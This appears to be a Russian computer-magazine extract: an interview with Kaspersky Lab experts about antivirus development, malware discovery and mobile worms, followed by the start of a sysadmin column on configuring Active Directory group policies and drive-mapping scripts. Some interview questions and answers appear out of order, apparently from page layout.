
СПЕЦ: АНТИВИРУС КАСПЕРСКОГО — ПО СУТИ, ОБЫЧНАЯ ПРОГРАММА, ТОЛЬКО ОНА РАБОТАЕТ ПО ОПРЕДЕЛЕННЫМ ПРАВИЛАМ ИГРЫ, ЗАЛОЖЕННЫМ В ЕЕ КОД. ДОСТАТОЧНО ЛИ БЫТЬ ХОРОШИМ ПРОГРАММИСТОМ И ПОНИМАТЬ ЭТИ ПРАВИЛА ИГРЫ, ЧТОБЫ НАПИСАТЬ АНАЛОГИЧНУЮ АНТИВИРУСНУЮ ПРОГРАММУ?

АНДРЕЙ НИКИШИН, РУКОВОДИТЕЛЬ УПРАВЛЕНИЯ СТРАТЕГИЧЕСКОГО МАРКЕТИНГА «ЛАБОРАТОРИИ КАСПЕРСКОГО»: Когда Джим Коллинз (автор книги «От хорошего к Великому») задавал этот вопрос руководителям крупнейших мировых компаний, подавляющее большинство из них отвечали: «Во всем виноват случай». И нам тоже помог случай. Мы оказались в нужном месте, в нужное время, с нужными людьми, и в голове у нас были нужные идеи. Это сейчас у нас есть аналитики, которые следят за рынком, есть маркетологи и многие другие полезные люди, а девять лет назад все было проще и в каком-то смысле интереснее. Мы были одержимы, и у нас была общая идея — сделать лучший антивирус в мире. Такой, чтобы пользователи могли чувствовать себя на 100% защищенными от всех вредоносных программ, всегда и при любых обстоятельствах. Именно таким был и таким остается наш основной принцип. Говорить, что наш путь был устлан лепестками роз, было бы неправильно. Были у нас и роковые ошибки, которые стоили нам очень и очень дорого (последствия выхода неудачной версии 4.0 мы расхлебываем до сих пор). Но даже в то довольно сложное время нам удалось исправить собственные ошибки и вернуть доверие пользователей, и сейчас я, честно говоря, не знаю лучшего антивируса с точки зрения предоставляемой защиты.

АЛЕКСАНДР ГОСТЕВ, ВИРУСНЫЙ ЭКСПЕРТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»: Написать антивирус (в классическом смысле этого слова — «сканер файлов») совсем нетрудно. Посмотри на современные популярные антивирусы — практически все они начинались как частные разработки одного, максимум двух человек.

Другое дело, что простой сканер файлов сейчас, по большому счету, никому не нужен, поскольку он не удовлетворяет основным требованиям текущей ситуации. Обязательно нужен монитор, нужна поддержка множества форматов, архиваторов, пакеров, файрволов. А еще хорошо бы иметь эвристику, поведенческий анализатор, эмулятор и много-много всего того, что сейчас имеется в коммерческих антивирусах. Все эти компоненты появились не просто как дополнительные «фишечки» — это все требования сегодняшнего дня и опыт прошлых лет.

Давай исходить из реалий: каждый год антивирусная компания должна выпускать новую версию продукта. За год один человек не сможет написать антивирус уровня сегодняшних коммерческих продуктов. Если работать над ним годами, то, конечно, это реально, вот только выяснится, что антивирусная индустрия давно ушла вперед...



СПЕЦ: ОЧЕВИДНО, ЧТО АНТИВИРУС ВАЖЕН МЕНЬШЕ, ЧЕМ АНТИВИРУСНАЯ БАЗА, КОТОРУЮ ОН ИСПОЛЬЗУЕТ. КАКИМИ СПОСОБАМИ ПОПОЛНЯЕТСЯ АНТИВИРУСНАЯ БАЗА? КРОМЕ БАНАЛЬНОГО «СООБЩИЛИ, ПРОВЕРИЛИ, ДОБАВИЛИ».


СПЕЦ: ПРИНЦИПИАЛЬНО ЛИ ТО, НА ЧЕМ НАПИСАНЫ ВИРУСЫ И ТРОЯНЫ?

АЛЕКСАНДР ГОСТЕВ: Если бы мы сидели и ждали, пока нам сообщат о появлении нового вируса, мы бы уже давно утратили свои позиции мирового лидера по скорости реагирования и детектирования. Да и не заняли бы эту позицию, вероятно, вообще никогда. Антивирусные компании и так постоянно находятся в роли догоняющих в системе «снаряд-броня», так что вопрос о том, как максимально сократить время реакции, встал перед нами давно. И, судя по тому, что мы лидеры по этому показателю в антивирусной индустрии, нам действительно удалось решить этот вопрос.

Мы используем разнообразные автоматические способы активного поиска новых вредоносных программ в Сети: и системы мониторинга сайтов, и системы раннего обнаружения вирусов в почтовом трафике, и сети honeypot'ов. Очень помогает постоянный и тесный контакт с дружественными антивирусными компаниями как в деле обмена сэмплами, так и в совместном анализе или локализации инцидентов. В этой области у нас нет конкурентной борьбы, за деньги клиентов мы боремся другими, маркетинговыми способами. Есть у нас и так называемые «агенты», они же — добровольные помощники. Предвосхищая возможный вопрос, скажу: нет, мы не покупаем вирусы у их авторов, хотя изредка такие предложения поступают.

АЛЕКСАНДР ГОСТЕВ: Да нет, никакой особой разницы нет. Некоторые вещи бывает довольно трудно анализировать проводя реверс-инженеринг кода, но в 99% случаев для вынесения вердикта «вирус/не вирус» подробный анализ и не требуется. А если требуется, то мы в состоянии потратить на это чуть больше времени, чем обычно. Дело обстоит интереснее, когда нам попадают вирусы для новых платформ или сред, например для Symbian или Windows Mobile. Там другой процессор, другие ассемблерные команды, другие форматы файлов. Приходится очень быстро и достаточно глубоко внедряться в тему. Вот буквально сегодня разбираю троянец для J2ME (Java для мобильных телефонов), узнал много интересного.

Александр Гостев
Андрей Никишин



СПЕЦ: ВИЗУАЛЬНЫЕ СРЕДСТВА РАЗРАБОТКИ СТАНОВЯТСЯ ДОСТУПНЕЕ, УЖЕ НЕ ТРЕБУЕТСЯ ПИСАТЬ МНОГОЕ С НУЛЯ. ДОШЛО ДО ТОГО, ЧТО СУЩЕСТВУЮТ «ПОЛУФАБРИКАТЫ» ВИРУСОВ И ТРОЯНОВ, КОТОРЫМИ МОЖЕТ ВОСПОЛЬЗОВАТЬСЯ ЛЮБОЙ НАЧИНАЮЩИЙ ПРОГРАММИСТ. НЕ ОПАСНА ЛИ ПОДОБНАЯ ТЕНДЕНЦИЯ?

СПЕЦ: МОЖЕТЕ ЛИ ДАТЬ ЭКСПЕРТНУЮ ОЦЕНКУ ТОГО, ЧТО БУДЕТ С ВИРУСАМИ ЧЕРЕЗ ПЯТЬ-ДЕСЯТЬ ИЛИ 20 ЛЕТ? ВОЗМОЖНЫ ЛИ ПРОРЫВЫ В УМАХ ВИРУСОПИСАТЕЛЕЙ И ГЛОБАЛЬНЫЕ ЭПИДЕМИИ? ИЛИ НЕ БУДЕТ ПРИДУМАНО НИЧЕГО НОВОГО?

СПЕЦ: ПОЯВЛЯЕТСЯ МНОГО «УМНЫХ» УСТРОЙСТВ, ПОСЛЕДСТВИЯ СБОЯ КОТОРЫХ МОГУТ БЫТЬ НЕОБРАТИМЫМИ. ВОЗМОЖЕН ЛИ В РЕАЛЬНОСТИ СЮЖЕТ, НАПРИМЕР, ТОГО ЖЕ ФИЛЬМА «ТЕРМИНАТОР»? ХОТЯ БЫ ТЕОРЕТИЧЕСКИ...

АЛЕКСАНДР ГОСТЕВ: Для нас — нет. Даже наоборот. Когда есть какой-то конструктор/генератор вирусов-троянцев, то число всех комбинаций возможных творений весьма ограничено. В основе все равно будут лежать одни и те же блоки кода (модуль размножения, модуль кражи данных, модуль отсылки данных). Это кирпичики, из которых кто угодно пытается собрать что-то эксклюзивное, а на деле получается, что все подобные поделки имеют только внешние или незначительные отличия вроде имени файлов, адресов электронной почты и текстов MessageBox. Как следствие, нам для подобных вещей крайне просто создать эвристические анализаторы, которые помогут детектировать все варианты сразу. Поэтому довольно смешно выглядят люди, которые покупают генератор Pinch'ей (популярный троянец-шпион) и надеются, что смогут с его помощью создать уникальный недетектируемый троян.

АЛЕКСАНДР ГОСТЕВ: Сложно сделать такой прогноз. Если посмотреть, что происходило 20 или десять лет назад, выяснится, что никто не мог предполагать такого многообразия современных типов и классов вирусов. Еще десять лет назад не было ни одного почтового червя, а сейчас эти программы уже успели пережить пик своего развития и находятся в стадии постепенного отмирания. Прорывы в умах вирусописателей случаются регулярно, это да. Проблема в том, что зачастую такие прорывы остаются «невостребованными» среди криминальных вирусописателей. Иногда навсегда, иногда до поры до времени. Возьмем, к примеру, троянские программы для игровых приставок, появившиеся осенью прошлого года. Да, троянцы есть. Да, наносят вред пользователю. Однако на данный момент в их создании и распространении нет явной коммерческой выгоды для вирусописателей. Ну что он украдет с приставки? Игру? Их и так навалом в Сети. Вот когда приставки начнут полноценно соединяться друг с другом, с сервисами интернета, вот тогда, возможно, на них и придется удар, причем неминуемый. Киберпреступность очень быстро реагирует на потенциальную выгоду.

Если же говорить в целом о будущем, то на смену интернету как сети из компьютеров приходит новый мир. Мир мобильных устройств, которые будут соединяться друг с другом в самых разнообразных сочетаниях: смартфоны, телефоны, КПК, приставки, фотоаппараты, плееры, холодильники, кофеварки и все, что еще придумают. Не забывай и о бортовых компьютерах автомобилей, которые тоже будут должны взаимодействовать со всем этим и с внешним миром.

Ситуация изменяется очень быстро. Меньше двух лет прошло с момента появления первого червя для мобильных телефонов. Тогда многие скептически отнеслись к этому факту: ну, работает только на смартфонах с Symbian, распространяется через Bluetooth, соответственно, радиус заражения маленький, смартфонов мало, для запуска надо три раза нажать кнопку подтверждения. А что сейчас? Сейчас червь Cabir зафиксирован почти в сорока странах мира (это только подтвержденные данные). В Москве, если поехать с включенным Bluetooth в метро в течение дня, риск поймать Cabir будет весьма и весьма высок.

Дальше больше. Червь ComWar, рассылающий себя через MMS. Написан в России меньше года назад. Сейчас насчитывается более 20-ти стран, «зараженных» этим червем, причем в некоторых странах его распространение действительно носит эпидемиологический масштаб. Что будет дальше, предугадать нетрудно, тем более если мы учтем дальнейшее развитие смартфонов и растущую долю этих телефонов на рынке.

Bluetooth и MMS-черви — главная угроза будущего и почва для глобальных эпидемий. Во сколько раз число владельцев телефонов превосходит число пользователей компьютеров, ты, наверное, тоже хорошо представляешь себе.

А еще есть риск появления Wi-Fi-червей. Подробно раскрывать «потенциальный» принцип их действия я не хочу, чтобы не стимулировать умы вирусописателей, но... В общем, все только начинается.

АЛЕКСАНДР ГОСТЕВ: Война машин и людей, конечно — фантастика. Однако «умные» устройства будут доставлять проблемы, но не сами по себе, а в результате действий людей-злоумышленников. Проблемы могут быть самые разные. Начиная тем, что твоя кофеварка получит «неправильную» SMS'ку и уничтожит весь запас зерен, заканчивая случаем, когда бортовой компьютер автомобиля в ходе DoS-атаки на него решит, что идет попытка угона, заблокирует двери и отправит сообщение в полицейский участок. И неважно, что ты в этот момент, например, находишься в салоне и едешь по трассе... 🚗

ADMINING: НАСТРОЙКА ДОМЕННОЙ ПОЛИТИКИ БЕЗОПАСНОСТИ

ПРОШЛЫЙ ВЫПУСК ЗАПИСОК ЗАКОНЧИЛСЯ НА ПРИЗЫВЕ БЫТЬ СНИСХОДИТЕЛЬНЫМ К ПОЛЬЗОВАТЕЛЮ, ОДНАКО Я СОВСЕМ НЕ ПРИЗЫВАЛ ПОТВОРСТВОВАТЬ ВСЕМ ЕГО ПРИХОТЯМ. ПРОСТО ОБЪЯСНЯЙ, КАК ВЕСТИ СЕБЯ В ЦИФРОВОМ МИРЕ ПРАВИЛЬНО, ЧТОБЫ ВСЕМ ЖИЛОСЬ ЛЕГКО И СПОКОЙНО. НЕ БОЙСЯ УЧИТЬ ПОЛЬЗОВАТЕЛЯ, ЧАСТО ОН ТВОРИТ БАРДАК НЕ СО ЗЛА, А ПО НЕЗНАНИЮ. БУДЬ МУДР И СПРАВЕДЛИВ. САМЫЙ ПРОСТОЙ СПОСОБ ИЗБЕЖАТЬ НЕПРИЯТНОСТЕЙ — В КОРНЕ ПРЕСЕЧЬ ВСЕ ИХ ВОЗМОЖНЫЕ ПРИЧИНЫ. ПРОДОЛЖИМ ЗАНИМАТЬСЯ ПРИЧИНАМИ | **АЛЕКСАНДР ПРИХОДЬКО (SANPRIH@MAIL.RU)**

Прежде чем выходить на тропу войны с неблагоприятными пользователями, настроим рабочие GPO. Для начала подключим к каждой рабочей группе диск. Разграничение доступа на диск мы делали раньше — теперь автоматизируем процесс. Создаем OU для наших групп: «Начальство», «Бухгалтеры», «Экономика». Имя OU и группы не должны полностью совпадать.

Новый OU

Оснастка Active Directory Users and Computers, правая кнопка мыши на имени домена → New → Organizational Unit.

Открываем Group Policy Management. Либо через консоль, которую ты, надеюсь, сохранил, либо правой кнопкой мыши на имени домена (оснастка Active Directory Users and Computers), идем в Properties → закладка Group Policy → Open. Теперь приготовим скрипты для автоматического подключения сетевых дисков.

Создадим на диске C: папку и назовем ее «Scripts». Определимся с сетевыми ресурсами. Скорее всего, у тебя есть сетевые ресурсы, нужные абсолютно всем твоим пользователям. Имеет смысл подключить их на уровне домена.



Вот, к примеру, обменный диск, в котором каждый может творить что угодно. Назовем диск «O:».


Перед началом работы немного отвлекусь и предложу тебе для каждой глобальной задачи создавать отдельный объект групповой политики. Сначала создадим скрипт. Откроем блокнот (он же Notepad, он же любой текстовый редактор) и наберем следующую команду: `net use O: \\хак\Обмен`. Если ты называешь расшаренные ресурсы русскими символами, убедись, что имя в скрипте читаемое, например, обратившись к Far'у. После создания скрипта Notepad'ом вполне можно получить unicode'овские кракозябры.

Правим файл в Far'e. Я привел пример для того, чтобы ты не наступал на грабли. Если назовешь шару неправильно, она, естественно, не будет работать. Сохраняем файл в нашу папку Scripts и меняем его расширение с *.txt на *.bat. Скрипт готов. Теперь просто нажимаем «Ввод» и смотрим, как отработал наш скрипт. Все нормально, на самом контроллере домена подключился сетевой диск.

Теперь подключим скрипт для всех пользователей домена. Маленькое отступление. Когда компьютер, на котором есть сетевые подключения, загружается, он лезет на указанный контрол-

Вид групповых политик

